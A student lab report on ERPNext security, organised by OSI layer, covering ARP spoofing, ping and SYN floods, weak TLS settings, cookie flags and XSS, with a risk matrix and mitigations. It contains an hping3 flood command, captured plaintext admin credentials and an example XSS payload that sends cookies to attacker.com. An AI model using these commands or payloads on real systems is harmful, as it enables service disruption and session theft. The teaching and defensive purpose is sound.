

Risk Management in Action: Evaluating Threats and Vulnerabilities Across OSI Layers

Course: Network Security

Lab Title: Risk Management Strategy Matrix: ERPNext Analysis

Group Members: Joshua Ii Dajao Vonzelle Jhoriemar Cuizon

Date: June 24, 2025

Instructor: Engr. Godwin Monserate


I. Introduction

This lab explores vulnerabilities and threats in ERPNext using the OSI model as a framework. The goal is to identify security issues, assess risk levels, and propose appropriate mitigation strategies.

II. Methodology

- **Environment:** ERPNext (<https://demo.erpnext.com>)
- **Tools Used:** Browser DevTools, Nmap, SSL Labs, Wireshark, Burp Suite
- **Process:** We assessed vulnerabilities across all 7 OSI layers and documented threats, impacts, and recommended solutions using a risk matrix.
- **State your methodology or steps on how you access the information (OSI Layers) from the ERPNext Sandbox. Include screenshots**

Physical Layer (Layer 1)



In our simulation, we found that the switches in the network were physically exposed and lacked proper security measures. An attacker was able to walk up, plug into an available Ethernet port, and immediately gain access to the internal network. This was possible because there were no physical safeguards in place—such as locked network cabinets, restricted access areas, or disabled unused ports.

The vulnerability shows how physical access to networking equipment can lead to a full compromise, even without needing advanced tools or credentials. It emphasizes the importance of securing hardware endpoints, especially in environments where unauthorized individuals might have physical access to infrastructure.

Data Link Layer (Layer 2)

After gaining access to the internal network, of course the first thing the attacker began thinking about was ARP spoofing, to discover the IP-to-MAC address mappings within the local network. This provided a clear view of the connected devices and their corresponding hardware addresses.

Although the attacker would typically proceed with identifying the server through further network reconnaissance, this step was unnecessary due to the minimal number of hosts in the environment. Once the server was identified, the attacker carried out an **ARP spoofing attack**, poisoning the ARP cache to redirect traffic through their own machine.

This allowed the attacker to act as a **man-in-the-middle**, intercepting sensitive data transmitted on the network. Using **Wireshark**, they were able to capture and extract user credentials, demonstrating the effectiveness of ARP spoofing when proper security measures—such as static ARP entries or dynamic ARP inspection—are not in place.

[illegible]

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Capturing from eth0

http

No.	Time	Source	Destination	Protocol	Length	Info
117	11.376552948	192.168.10.10	192.168.10.20	HTTP/1..	512	HTTP/1.1 200 OK, JSOM (application/json)
119	11.383913213	192.168.10.20	192.168.10.10	HTTP	829	POST /api/method/erpnext.accounts.utils.get_fiscal_year HTTP/1.1 (application/x-www-form-urlencoded)
123	11.393455422	192.168.10.20	192.168.10.10	HTTP/1..	872	HTTP/1.1 200 OK, JSOM (application/json)
125	11.402357697	192.168.10.20	192.168.10.10	HTTP	829	POST /api/method/erpnext.accounts.utils.get_fiscal_year HTTP/1.1 (application/x-www-form-urlencoded)
127	11.418865507	192.168.10.10	192.168.10.20	HTTP/1..	872	HTTP/1.1 200 OK, JSOM (application/json)
132	11.672219428	192.168.10.20	192.168.10.10	HTTP	533	GET /socket.io/?EIO=4&transport=polling&PuffAHL HTTP/1.1
145	11.754222340	192.168.10.20	192.168.10.10	HTTP	844	POST /api/method/frappe.desk.doctype.notification_log.notification_log.get_notification_logs HTTP/1.1 (appl..)
149	11.782768973	192.168.10.10	192.168.10.20	HTTP	714	HTTP/1.1 200 OK (text/plain)
154	11.809979999	192.168.10.10	192.168.10.20	HTTP/1..	877	HTTP/1.1 200 OK, JSOM (application/json)
159	11.892313662	192.168.10.20	192.168.10.10	HTTP	732	GET /api/method/frappe.desk.doctype.event.event.get_events?start=2025-06-26&end=2025-06-26&_i750897805478 HTTP/1.1
162	12.159840569	192.168.10.20	192.168.10.10	HTTP	744	POST /api/method/frappe.desk.desktop.get_workspace_sidebar_items HTTP/1.1
175	12.178373107	192.168.10.20	192.168.10.10	HTTP	558	GET /socket.io/?EIO=4&transport=polling&PuffAHL&sid=M_0z787CpddpJseAAC HTTP/1.1
176	12.178371454	192.168.10.20	192.168.10.10	HTTP	666	POST /socket.io/?EIO=4&transport=polling&PuffAHL&sid=M_0z787CpddpJseAAC HTTP/1.1 (text/plain)
188	12.204922595	192.168.10.10	192.168.10.20	HTTP	588	HTTP/1.1 200 OK (text/html)
196	12.247838242	192.168.10.10	192.168.10.20	HTTP	730	GET /socket.io/?EIO=4&transport=websocket&sid=M_0z787CpddpJseAAC HTTP/1.1
201	12.283319208	192.168.10.10	192.168.10.20	HTTP	364	HTTP/1.1 101 Switching Protocols
210	12.352596316	192.168.10.10	192.168.10.20	HTTP	637	HTTP/1.1 200 OK (text/plain)
233	12.473957140	192.168.10.10	192.168.10.20	HTTP/1..	840	HTTP/1.1 200 OK, JSOM (application/json)
237	12.509577636	192.168.10.20	192.168.10.10	HTTP	3696	POST /api/method/frappe.desk.desktop.get_desktop_page HTTP/1.1 (application/x-www-form-urlencoded)
241	12.622408939	192.168.10.10	192.168.10.20	HTTP/1..	3518	HTTP/1.1 200 OK, JSOM (application/json)
285	22.512525816	192.168.10.10	192.168.10.20	HTTP	931	POST /api/method/erpnext.doctype.rpt_history.rpt_history.deferred_insert HTTP/1.1 (application/x-www..)

Frame 34: 746 bytes on wire (5966 bits), 746 bytes captured (5966 bits) on interface eth0, 1 packet dropped

Ethernet II, Src: VMware-virtual:08:00:2b:2a:68:00, Dst: VMware:08:00:2b:2a:68:00 (08:00:2b:2a:68:00)

Internet Protocol Version 4, Src: 192.168.20.2, Dst: 192.168.10.10

Transmission Control Protocol, Src Port: 52012, Dst Port: 8080, Seq: 1, Ack: 1, Len: 689

Hypertext Transfer Protocol

HTTP 1.1, 200 OK, application/x-www-form-urlencoded

Form item: "cmd" = "login"

Form item: "usr" = "Administrator"

Form item: "pwd" = "admin"

0000 00 0c 29 ba 2a 03 00 00 29 4f 03 f3 08 00 45 00 ..h..J..E

0010 02 0c 52 84 40 00 00 40 50 29 c9 a8 04 1c c8 a8 ..R..O..

0020 0a 0a cb 2c 1f 90 68 f3 8a 2c 30 7f 6e 20 80 18 ..hs...na

0030 01 f6 f6 ee 00 00 01 01 08 64 12 42 22 1b 28 4d ..qB"(M

0040 c1 64 50 4f 53 54 20 6f 6f 67 6f 69 20 40 54 ..POST / login H

0050 54 50 2f 31 29 30 2f 31 29 4f 63 73 7a 30 11 30 ..T/1.1 Host: 19

0060 32 2e 31 35 30 2e 31 30 2e 31 30 3a 30 30 30 ..2.100.10:8080

0070 0d 0a 55 73 65 72 2d 41 67 65 6f 7a 3a 2d 40 6f ..User-agent: Mo

0080 7a 69 6c 6c 61 2f 35 2e 30 20 28 58 31 31 3b 20 ..zilla/5.0 (X11;

0090 4c 69 6e 75 78 20 78 38 36 5f 36 3a 3b 20 72 76 ..Linux x8 6.4; rv

00a0 3a 31 32 30 2e 30 29 47 65 63 6b 6f 2f 32 30 ..128.0) Gecko/20

00b0 31 30 30 31 30 31 20 48 69 72 65 66 7f 78 2f 31 ..100101 Firefox/1

00c0 32 38 2e 30 0d 0a 41 63 05 70 75 6a 67 2a 01 70 ..28.0 Acc pt: ap

00d0 70 6c 69 63 61 74 69 6f 6e 2f 6f 73 6f 6e 2c 20 ..plicatio n/JSOM,

00e0 74 65 78 74 2f 6a 61 67 61 63 73 6f 72 69 70 72 ..text/javascript,

00f0 20 2a 2f 2a 3b 20 71 3d 30 2e 30 31 0d 0a 41 63 ..User-agent: Mo

0100 63 65 70 74 2d 42 61 6e 07 75 61 67 65 3a 20 65 ..cept-Lan guage: e

0110 6e 2d 55 53 2c 65 6e 3b 71 3d 30 2e 30 8d 0a 41 ..n-US,en;q=0.5 A

0120 63 63 65 70 74 2d 45 6e 63 6f 64 69 6e 67 3a 20 ..cept-En code; c


0130 67 7a 69 72 20 6


Network Layer (Layer 3)

After completing the reconnaissance phase and acquiring the necessary information, we initiated a **Denial-of-Service (DoS)** attack at the Network and Transport Layers targeting the server. This attack combined multiple instances of ICMP Echo Request floods (ping floods) with two SYN flood attacks to overwhelm both the server's network bandwidth and its ability to manage TCP sessions. The SYN flood exploited the TCP three-way handshake, forcing the server to allocate resources for numerous half-open connections, while the ICMP floods saturated the server's packet processing pipeline. Initially, the effects were minimal; however, as we increased the rate and concurrency of the attacks, we observed significant network congestion, rising latency, and eventual service unavailability. Users were no longer able to access the web service hosted on the target server. This resulted in a marked degradation in performance, with CPU and memory usage sharply increasing. The attack demonstrated how unfiltered Layer 3 and Layer 4 traffic can be weaponized to exhaust system resources and highlighted the importance of mitigation strategies such as SYN cookies, rate limiting, and stateful inspection firewalls.

```
└─$ sudo hping3 --icmp --flood --rand-source 192.168.10.10

[sudo] password for dajao:
HPING 192.168.10.10 (eth0 192.168.10.10): icmp mode set, 28 headers + 0 data bytes
hping in flood mode, no replies will be shown
└─$
```






Transport Layer & Session Layer (Layers 4 & 5):

SSL Report: professional.clouderp.biz (178.128.49.26)

Assessed on: Wed, 25 Jun 2025 07:11:56 UTC | [Hide](#) | [Clear cache](#)

[Scan Another »](#)



Using SSL Labs to generate an SSL report for the ERP website, we found that it received an overall rating of **B**. The report highlighted several security weaknesses. First, the server uses **weak Diffie-Hellman (DH) key exchange parameters**, which makes it more vulnerable to attacks on key negotiation. Additionally, the server still accepts the **RC4 cipher**, although only when using older protocols. Most notably, it supports **TLS 1.0 and TLS 1.1**, both of which are outdated and considered insecure, and **does not support TLS 1.3**, the current recommended standard.

Name	Value	Domain	Path	Expires ...	Size	HttpOnly	Secure	SameSite	Partition...	Cross Site	Priority
full_name	TALK%20TO%20REP	professi...	/	Session	24						Medium
io	kryfcyz96OwRVPjIAA5y	professi...	/	Session	22	✓					Medium
mf_c02829d8-e34f-4c31-94a4-7acd0...	4235328fe68371e65eaa44e53df7d824j062549322ee5...	.clouder...	/	Session	174			Strict			Medium
mf_user	b6f591755a6e71f3863ad34f6277d534j	.clouder...	/	2025-09...	40			Strict			Medium
sid	0c04d5e47bb459549cfb11aaa8c4382f1eb6a877e9597...	professi...	/	2025-06...	59						Medium
system_user	yes	professi...	/	Session	14						Medium
user_id	guest%40clouderp.biz	professi...	/	Session	27						Medium
user_image	/files/support.png	professi...	/	Session	28						Medium

During our inspection of the ERP website's cookies, we found that several of them lacked important security flags such as **HttpOnly**, **Secure**, and **SameSite**. Without the HttpOnly attribute, cookies can be accessed through JavaScript, making them vulnerable to cross-site scripting (XSS) attacks. The absence of the Secure flag means these cookies can be transmitted over unencrypted HTTP connections, exposing them to potential interception. Additionally, missing SameSite settings allow the cookies to be sent with cross-site requests, increasing the risk of cross-site request forgery (CSRF). Some session-related cookies, like **sid**, **system_user**, and **user_id**, did not have these flags properly set, which could allow session tokens to remain active and usable even after logout. This misconfiguration poses a serious threat to session integrity and user privacy.

Presentation Layer (Layer 6):

E

> Communication

TALK TO REP

99+

Custom Script Sales Order-Client

Closed

Search for "

Help on Search

S4657a62d1

Menu

Comments

2

ASSIGNED TO

Assign +

ATTACHMENTS

Attach File +

TAGS

Add a tag ...

SHARED WITH

+

Subject

Custom Script Sales Order-Client

STATUS

MORE INFORMATION

REFERENCE

Reopen

Relink

During testing for cross-site scripting (XSS) vulnerabilities, we injected the payload `<script>alert("XSS-Test")</script>` into an input field. The successful appearance of a popup confirmed that the website was vulnerable to reflected or stored XSS. This means that user input is being rendered without proper sanitization or encoding. If left unpatched, attackers could exploit this flaw to execute malicious scripts in a victim's browser. For example, using a payload like `<script>fetch('https://attacker.com?c=' + document.cookie);</script>`, an attacker could steal session cookies and impersonate users—posing a serious threat to confidentiality and session integrity.

Application Layer (Layer 7):

The image shows a Wireshark packet capture of HTTP traffic. The packet list pane shows several HTTP packets. A red box highlights the 'Protocol' column, which contains 'HTTP/J...' and 'HTTP'. Another red box highlights the 'Form item' details in the packet list pane, showing 'Form item: "cmd" = "login"', 'Form item: "usr" = "Administrator"', and 'Form item: "pwd" = "admin"'. A red arrow points from this box to the word 'Readable!' written in red cursive.

No.	Time	Source	Destination	Protocol	Length	Info
117	11.376529240	192.168.10.10	192.168.10.20	HTTP/J...	872	HTTP/1.1 200 OK, JSON (application/...
119	11.383013213	192.168.10.20	192.168.10.10	HTTP	829	POST /api/method/erpnext.accounts.ut...
123	11.393455242	192.168.10.10	192.168.10.20	HTTP/J...	872	HTTP/1.1 200 OK, JSON (application/...
125	11.402357697	192.168.10.20	192.168.10.10	HTTP	829	POST /api/method/erpnext.accounts.ut...
127	11.418868567	192.168.10.10	192.168.10.20	HTTP/J...	872	HTTP/1.1 200 OK, JSON (application/...
132	11.672219428	192.168.10.20	192.168.10.10	HTTP	533	GET /socket.io/?EIO=4&transport=pol...
145	11.754223240	192.168.10.20	192.168.10.10	HTTP	844	POST /api/method/frappe.desk.doctype...
149	11.782768973	192.168.10.10	192.168.10.20	HTTP	714	HTTP/1.1 200 OK (text/plain)
154	11.809027999	192.168.10.10	192.168.10.20	HTTP/J...	877	HTTP/1.1 200 OK, JSON (application/...
158	11.892313662	192.168.10.20	192.168.10.10	HTTP	732	GET /api/method/frappe.desk.doctype...
162	12.159045669	192.168.10.20	192.168.10.10	HTTP	744	POST /api/method/frappe.desk.desktop...
175	12.178371397	192.168.10.20	192.168.10.10	HTTP	558	GET /socket.io/?EIO=4&transport=pol...
176	12.178371454	192.168.10.20	192.168.10.10	HTTP	666	POST /socket.io/?EIO=4&transport=pol...
188	12.204922595	192.168.10.10	192.168.10.20	HTTP	580	HTTP/1.1 200 OK (text/html)
196	12.247838242	192.168.10.20	192.168.10.10	HTTP	730	GET /socket.io/?EIO=4&transport=webs...
201	12.283319208	192.168.10.10	192.168.10.20	HTTP	364	HTTP/1.1 101 Switching Protocols
210	12.352503616	192.168.10.10	192.168.10.20	HTTP	637	HTTP/1.1 200 OK (text/plain)
233	12.473057104	192.168.10.10	192.168.10.20	HTTP/J...	840	HTTP/1.1 200 OK, JSON (application/...
237	12.509278536	192.168.10.20	192.168.10.10	HTTP	3696	POST /api/method/frappe.desk.desktop...
241	12.622408939	192.168.10.10	192.168.10.20	HTTP/J...	3518	HTTP/1.1 200 OK, JSON (application/...
285	22.512525816	192.168.10.20	192.168.10.10	HTTP	931	POST /api/method/frappe.desk.doctype...

Frame 34: 746 bytes on wire (5968 bits), 746 bytes captured (5968 bits) on interface eth0, 1...
Ethernet II, Src: VMware_4f:03:f3 (00:0c:29:4f:03:f3), Dst: VMware_be:2a:68 (00:0c:29:be:2a:68)
Internet Protocol Version 4, Src: 192.168.10.20, Dst: 192.168.10.10
Transmission Control Protocol, Src Port: 52012, Dst Port: 8080, Seq: 1, Ack: 1, Len: 680
Hypertext Transfer Protocol
HTML Form URL Encoded: application/x-www-form-urlencoded
Form item: "cmd" = "login"
Form item: "usr" = "Administrator"
Form item: "pwd" = "admin"

Readable!

As previously demonstrated in the Data Link Layer analysis, it was discovered that ERPNext was using HTTP instead of HTTPS. This lack of encryption allowed sensitive data, including user credentials, to be transmitted in plain text over the network. As a result, the attacker was able to intercept and view login details without any additional effort. This highlights a critical flaw in transport-layer security, as the absence of HTTPS leaves users exposed to credential theft and man-in-the-middle attacks.

III. Risk Management Strategy Matrix

OSI Layer	Vulnerability	Threat	Impact	Likelihood	Risk Level	Mitigation Strategy
-----------	---------------	--------	--------	------------	------------	---------------------

Physical	Exposed LAN ports (assumed)	Unauthorized physical access to internal network	Confidentiality / Integrity	Medium	High	Lock physical ports; enforce MAC binding or 802.1X authentication.
Data Link	No ARP protection	ARP spoofing; Man-in-the-Middle (MitM)	Confidentiality / Integrity	Medium	High	Enable Dynamic ARP Inspection (DAI); use static ARP entries where possible.
Network	No protection against SYN floods	Denial of Service (DoS) attack	Integrity (Performance)	High	High	Enable SYN cookies; apply rate limiting and firewall-based protection.
Network	Unrestricted ICMP Echo responses	DoS via ping flood	Integrity (Performance)	Medium	Medium	Rate-limit ICMP traffic; block unnecessary echo replies in firewall.
Application	IDOR via ticket ID manipulation	Unauthorized access to other users' tickets	Confidentiality / Integrity	High	Critical	Enforce strict server-side authorization checks tied to user and resource.
Presentation	XSS vulnerability in ticket form input	Arbitrary JavaScript execution; cookie/session theft	Confidentiality / Integrity	High	High	Sanitize all inputs; encode outputs; apply a strict Content Security Policy (CSP).
Session	Cookies lack HttpOnly, Secure, SameSite; tokens persist after logout	Session hijacking and token reuse	Confidentiality / Integrity	High	Critical	Set Secure, HttpOnly, and SameSite flags; invalidate sessions on logout server-side.
Transport	Weak Diffie-Hellman parameters	Vulnerable key exchange; MITM attacks	Confidentiality / Integrity	Medium	High	Use DH parameters ≥ 2048 bits or ECDHE curves; regenerate DH parameters regularly.

Transport	Support for RC4 cipher	Weak encryption susceptible to edge-case attacks	Confidentiality	Medium	High	Disable RC4 cipher suites; use strong ciphers like AES-GCM.
Transport	TLS 1.0/1.1 support	Downgrade attacks; traffic snooping	Confidentiality / Integrity	High	Critical	Disable TLS 1.0/1.1; enforce TLS 1.2 or higher; apply HSTS and OCSP stapling.

IV. CIA Triad Analysis

Issue	Confidentiality	Integrity	Availability
TLS 1.0/1.1 support & RC4 cipher	High risk	Medium risk	Unaffected
Weak Diffie-Hellman parameters	High risk	Medium risk	Unaffected
Session cookies lacking HttpOnly/SameSite; reused	High risk	High risk	Unaffected
Persistent session tokens post-logout (session reuse)	High risk	High risk	Unaffected
Stored XSS vulnerability via ticket form	Medium risk	High risk	Unaffected
IDOR in ticket ID parameter manipulation	High risk	High risk	Unaffected
Unrestricted ICMP (ping flood risk)	Medium risk	Medium risk	Medium risk
SYN Flood vulnerability	Medium risk	Medium risk	High risk
Absent ARP protection (assumed LAN scenario)	High risk	Medium risk	Unaffected
Exposed physical LAN ports (assumed environment)	High risk	Medium risk	Unaffected

V. Summary and Recommendations

While CloudERP and ERPNext offer extensive functionality and accessibility, our assessment has shown that misconfigurations can introduce significant security vulnerabilities across multiple layers of the network stack. Key risks identified during our analysis include:

- Use of unsecured transport protocols, such as support for TLS 1.0/1.1, weak Diffie-Hellman parameters, and RC4 cipher suites
- Improper session and cookie handling, including missing *HttpOnly*, *Secure*, and *SameSite* flags, as well as session reuse after logout
- Insufficient input validation, leading to potential persistent XSS attacks
- Broken access controls that expose the system to IDOR (Insecure Direct Object Reference) vulnerabilities
- Weak physical and network-level protections, leaving systems open to unauthorized access
- Exposure to Denial-of-Service (DoS) attacks via ping floods, SYN floods, and ARP spoofing

Recommendations

To mitigate these risks and strengthen the security posture of ERPNext in a production environment, we recommend the following actions:

- Enforce HTTPS using TLS 1.2 or TLS 1.3, and disable deprecated protocols and weak ciphers (e.g., RC4)
- Apply strict cookie security flags (*Secure*, *HttpOnly*, *SameSite*), implement session timeouts, invalidate sessions after logout, and rotate session tokens
- Sanitize all user inputs, encode outputs, and enforce a Content Security Policy (CSP) to prevent XSS
- Implement strict server-side access controls to mitigate IDOR and ensure users only access authorized resources

- Enable rate limiting, SYN cookies, and ARP protection (e.g., Dynamic ARP Inspection) to reduce susceptibility to network-based attacks
 - Physically secure network infrastructure by locking down switch ports, disabling unused interfaces, and using 802.1X authentication for endpoint validation
-



VII. Reflection

Reflection Questions

1. **Which OSI layer presented the most critical vulnerability in your ERPNext analysis, and why do you think this layer is often targeted in real-world attacks?**

In our ERPNext deployment, the **Session Layer** exposed the most critical weakness due to improper cookie management and the potential for session hijacking. Session tokens remained valid after logout, lacked key flags (**HttpOnly**, **Secure**, **SameSite**), and were easily reused, allowing attackers to impersonate users. This layer is a high-value target in real-world scenarios because compromising it effectively bypasses authentication, granting unauthorized access without brute force or privilege escalation.

For the Docker-based ERPNext, the **Network Layer** stood out. The absence of TLS meant credentials were transmitted in plaintext, and the system was highly vulnerable to **SYN flood attacks**, which exhaust server resources through incomplete handshakes. These are particularly dangerous due to their low barrier to execution (e.g., LOIC) and their ability to take down services without breaching authentication.

2. **How did using ERPNext as a live system help you better understand the connection between theoretical vulnerabilities and real-world implementation?**

Interacting with a live CloudERP environment translated textbook vulnerabilities into observable threats. Instead of hypotheticals, we could capture real packets, test XSS payloads, and validate session token reuse. It solidified our understanding of how insecure configurations — like outdated TLS, weak cookies, and unvalidated inputs — translate into attack surfaces that are easily exploitable with tools like Wireshark, Burp Suite, or custom scripts.

3. Were there any vulnerabilities or threats that surprised you during the assessment? How would overlooking these affect a real business operation?

We were surprised by the lack of proper session invalidation and insecure default cookie settings in ERPNext. Despite handling enterprise data, the platform didn't enforce basic security headers. Overlooking this would allow attackers to hijack sessions post-logout or during idle states, escalating privilege or accessing sensitive business records. Additionally, the ERPNext container used plain HTTP, exposing data to passive sniffing — as proven during our ARP spoofing experiment in the Data Link Layer.

4. How does the CIA Triad (Confidentiality, Integrity, Availability) help you prioritize risks? Can you think of a scenario where a low-risk vulnerability might still have a high impact?

The **CIA Triad** helped contextualize each finding by mapping it to Confidentiality, Integrity, or Availability. For instance, session hijacking clearly threatens both confidentiality and integrity. Interestingly, ICMP echo replies — initially considered low-risk — became a concern once we factored in their DoS potential. Even "noisy" vulnerabilities can disrupt operations if exploited at scale.

5. If you were responsible for securing an actual ERP system, what would be your top three priorities based on your findings in this lab?

1. **Transport Security:** Enforce TLS 1.2+ with strong ciphers; disable legacy protocols and redirect all HTTP to HTTPS.
2. **Session Hardening:** Implement full cookie security (**Secure**, **HttpOnly**, **SameSite**), session invalidation on logout, and token rotation.
3. **Access Control & Input Handling:** Sanitize all inputs, enforce output encoding, and apply strict server-side checks to prevent IDOR and XSS.

- *erpnext_risk_matrix.xlsx* – Risk matrix spreadsheet

CIA Triad Analysis by OSI Layer	Issue	Confidentiality	Integrity	Availability
OSI Layer	Issue	Confidentiality	Integrity	Availability
Physical	Exposed physical LAN ports (assumed environment)	High risk	Medium risk	Unaffected
Data Link	Absent ARP protection (assumed LAN scenario)	High risk	Medium risk	Unaffected
Network	Unrestricted ICMP (ping flood risk)	Medium risk	Medium risk	Medium risk
Network	SYN Flood vulnerability	Medium risk	Medium risk	High risk
Transport	TLS 1.0/1.1 support & RC4 cipher	High risk	Medium risk	Unaffected
Transport	Weak Diffie-Hellman parameters	High risk	Medium risk	Unaffected
Session	Session cookies lacking HttpOnly/SameSite; reused	High risk	High risk	Unaffected
Session	Persistent session tokens post-logout (session reuse)	High risk	High risk	Unaffected
Presentation	Stored XSS vulnerability via ticket form	Medium risk	High risk	Unaffected
Application	IDOR in ticket ID parameter manipulation	High risk	High risk	Unaffected

- *cia_chart.png* – CIA Triad visualization

